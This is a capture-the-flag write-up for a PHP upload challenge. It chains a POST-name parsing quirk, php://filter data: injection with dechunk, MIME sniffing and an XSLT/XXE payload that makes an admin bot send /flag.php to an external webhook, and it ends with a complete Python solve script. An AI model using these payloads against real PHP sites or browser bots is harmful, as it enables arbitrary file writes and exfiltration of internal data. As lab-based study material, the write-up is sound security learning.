This chall consists of a PHP webpage and a Node.js admin bot.
session_start();

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    if (!isset($_POST['url']))
        die('<script>alert("url inst");history.back();</script>');

    exec('node /bot/bot.js ' . base64_encode($_POST['url']));
    die('<script>alert("success !");history.back();</script>');
}
The Dockerfile installs PHP 7.4 and starts an Apache2 server, with the flag file in root.
FROM node:18-bullseye-slim

RUN apt update && apt install -y php7.4 apache2 wget gnupg \
  && wget -q -O - https://dl-ssl.google.com/linux/linux_signing_key.pub | apt-key add - \
  && echo "deb http://dl.google.com/linux/chrome/deb/ stable main" >> /etc/apt/sources.list.d/google.list \
  && apt update && apt install -y --no-install-recommends google-chrome-stable \
  && rm -rf /var/lib/apt/lists/*

COPY html /var/www/html
COPY flag /flag
COPY bot /bot

WORKDIR /bot
RUN npm install
RUN rm /var/www/html/index.html \
  && mkdir /var/www/html/files \
  && chown -R www-data:www-data /var/www/html

EXPOSE 80

ENTRYPOINT ["/usr/sbin/apache2ctl", "-D", "FOREGROUND"]
The /flag.php endpoint only accepts internal requests, which means we need to get the admin bot to visit and exfil its contents somehow, possible through XSS.
if ($_SERVER['REMOTE_ADDR'] === '127.0.0.1' || $_SERVER['REMOTE_ADDR'] === '::1')
    echo file_get_contents("/flag");
The /upload.php endpoint is of most interest to us. It opens basedpng.txt with php://filter, then Base64-decodes and writes its contents to a file on the system.
We control both the filename and the extra filter being used in php://filter/<filter>/resource=basedpng.txt, albeit with a ton of restrictions, but more on that later.
session_start();

function check_valid($str) {
    $len = strlen($str);
    for ($i = 0; $i < $len; $i++) {
        if (strpos("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789", $str[$i]) === false)
            return False;
    }

    return True;
};

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $name = $_POST['name_name name'];
    $filter = $_POST['filter_filter_filter'];

    if (!isset($name) || !isset($filter) || gettype($name) !== "string" || gettype($filter) !== "string")
        die('<script>alert("name or filter isnt");history.back();</script>');

    if (!check_valid($name) || strlen($name) > 10)
        die('<script>alert("invalid name");history.back();</script>');
    $name .= '.png';

    if (strlen($filter) > 1200 || strpos($filter, '.') !== false || strpos($filter, '/') !== false || strpos(strtolower($filter), '%2e') !== false || strpos(strtolower($filter), '%2f') !== false)
        die('<script>alert("invalid filter");history.back();</script>');
    $img = file_get_contents("php://filter/$filter/resource=basedpng.txt");

    if (strpos($img, 'resource') !== false)
        die('<script>alert("invalid filter");history.back();</script>');
    $img = base64_decode($img);

    if (!isset($_SESSION['path']))
        $_SESSION['path'] = bin2hex(random_bytes(20));
    $path = "files/" . $_SESSION['path'];

    if (!is_dir($path))
        mkdir($path);

    file_put_contents("$path/$name", $img);
    die('<script>alert("success !");history.back();</script>');
}
The first obstacle we face is submitting the filename. /upload.php requires us to pass it under the name_name name field, but HTTP requests typically don't allow spaces in POST arguments.
$name = $_POST['name_name name'];This article details a POST data parsing quirk that matches the exact PHP version installed in the chall container.
I'm not too sure how it works, but essentially, if the argument name contains [, the parser messes up and malforms the actual variable name saved PHP-side.
We can play around with variable names until we get the payload below, which will be malformed to name_name name in the POST arguments, allowing us to submit the filename.
name[name nameNow, we can focus on the filewrite functionality of /upload.php.
Given that uploaded files are the only controllable endpoints we can report to the admin bot, we need to be able to write arbitrary file content.
As aforementioned, /upload.php allows us to specify additional filters used in php://filter. However, since . and / are blocked, most filters are rendered useless. Furthermore, the output of file_get_contents() cannot contain "resource".
if (!isset($name) || !isset($filter) || gettype($name) !== "string" || gettype($filter) !== "string")
    die('<script>alert("name or filter isnt");history.back();</script>');

if (!check_valid($name) || strlen($name) > 10)
    die('<script>alert("invalid name");history.back();</script>');
$name .= '.png';

if (strlen($filter) > 1200 || strpos($filter, '.') !== false || strpos($filter, '/') !== false || strpos(strtolower($filter), '%2e') !== false || strpos(strtolower($filter), '%2f') !== false)
    die('<script>alert("invalid filter");history.back();</script>');
$img = file_get_contents("php://filter/$filter/resource=basedpng.txt");

if (strpos($img, 'resource') !== false)
    die('<script>alert("invalid filter");history.back();</script>');
$img = base64_decode($img);

if (!isset($_SESSION['path']))
    $_SESSION['path'] = bin2hex(random_bytes(20));
$path = "files/" . $_SESSION['path'];
We can first override the pre-set basedpng.txt by injecting our own resource, then use the data:// wrapper to return arbitrary content.
php://filter/resource=data:,test/resource=basedpng.txtHowever, data:// will now return test/resource=basedpng.txt as the resource, which will be blocked since "resource" cannot be present in the returned file contents.
To bypass this, we can chain the dechunk filter right after our resource.
dechunk is a filter that PHP uses to parse chunked HTTP requests, and its advantage is that it stops parsing once it encounters the zero-length chunk 0\r\n\r\n, allowing it to completely omit /resource=basedpng.txt from the final resource.
php://filter/resource=data:,8%0D%0AdGVzdA%3D%3D%0D%0A0%0D%0A%0D%0A|dechunk/resource=basedpng.txt --> base64 of "test"Now that we can write arbitrary file content, we need to get the browser to render our file as something other than a PNG.
Even though check_valid() seems pretty intimidating at first as it ostensibly prevents us from trying anything funny with the filename, it's actually pretty useless.
function check_valid($str) {
    $len = strlen($str);
    for ($i = 0; $i < $len; $i++) {
        if (strpos("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789", $str[$i]) === false)
            return False;
    }

    return True;
};
We can completely bypass check_valid() using a MIME-sniffing attack. By leaving the filename empty, the file gets saved as .png. Apache will mark it as a hidden file with no extension rather than a PNG, thus when the file is served, no Content-Type header is sent.
Since the file is now served without any Content-Type header, the browser is forced to MIME-sniff the file and infer its filetype based on its contents, causing it to render the PNG as other filetypes like HTML.
However, if we inspect the admin bot source, we realise that it's run with setJavaScriptEnabled(false), meaning we can't execute any JavaScript in the visited page, effectively killing any possibility of conventional XSS.
const puppeteer = require('puppeteer-core');

const visit = async (url) => {
	let browser;
    try {
		browser = await puppeteer.launch({
			headless: 'new',
			executablePath: '/usr/bin/google-chrome',
			args: ['--no-sandbox', '--disable-dev-shm-usage', '--disable-gpu', '--js-flags=--noexpose_wasm,--jitless']
		});
		const page = await browser.newPage();
		await page.setJavaScriptEnabled(false);
		await page.goto(`http://localhost/${url}`, { timeout: 3000, waitUntil: 'domcontentloaded' });
		await page.waitForTimeout(1500);

        await browser.close();
        browser = null;
	} catch (err) {
        console.log('bot error', err);
    } finally {
        if (browser) await browser.close();
    }
}

if (process.argv?.length === 3)
	visit(Buffer.from(process.argv[2], 'base64').toString('utf8'));
Luckily, this writeup provides an alternative exfiltration method using XSLT and XML.
We can create a XSLT payload that uses XXE to fetch the contents of /flag.php and exfiltrate it to our webhook.
<?xml version="1.0"?>
<!DOCTYPE x [ <!ENTITY e SYSTEM "http://localhost:80/flag.php"> ]>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<html><img><xsl:attribute name="src"><webhook>/&e;</xsl:attribute></img></html>
</xsl:template>
</xsl:stylesheet>
Then, we can just Base64-encode the entire XSLT payload and include it in an XML file we upload to the server using our filewrite primitive from earlier.

<?xml version="1.0"?><?xml-stylesheet type="text/xsl" href="data:text/xml;base64,<b64 xslt>}"?><r/>Uploading our malicious XML payload and reporting it will finally exfiltrate the flag to our webhook.
Below is my full solve script for this chall.
import requests
import base64
import re
from urllib.parse import quote

url = 'http://host3.dreamhack.games:9122/'
s = requests.Session()

def to_b64(s):
    return base64.b64encode(s.encode()).decode()

def build_payload(raw):
    b64 = to_b64(raw)

    body = f'''{len(b64):x}\r\n{b64}\r\n0\r\n\r\n'''

    return f'resource=data:,{quote(body)}|dechunk'

# xxe exfil
webhook = 'https://dfyzeml.request.dreamhack.games'

xsl = '''<?xml version="1.0"?>
<!DOCTYPE x [ <!ENTITY e SYSTEM "http://localhost:80/flag.php"> ]>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<html><img><xsl:attribute name="src">%s/&e;</xsl:attribute></img></html>
</xsl:template>
</xsl:stylesheet>''' % webhook

payload = f'''<?xml version="1.0"?><?xml-stylesheet type="text/xsl" href="data:text/xml;base64,{to_b64(xsl)}"?><r/>'''.replace("\n", '')

res = s.post(f'{url}/upload.php', data={
    'name[name name': '',
    'filter_filter_filter': build_payload(payload)
})

assert 'success' in res.text
print("> Uploaded payload")

# get file path
res = s.get(f'{url}/list.php')

path = re.findall(r"(/files/.+)'>", res.text)[0].strip()
print("> Payload path:", path)

# xss
res = s.post(f'{url}/bot.php', data={
    'url': path
})

assert 'success' in res.text
print("> Reported payload")
Flag: YISF{Chr0me_XSLT_w1th_php_tr1cks:)}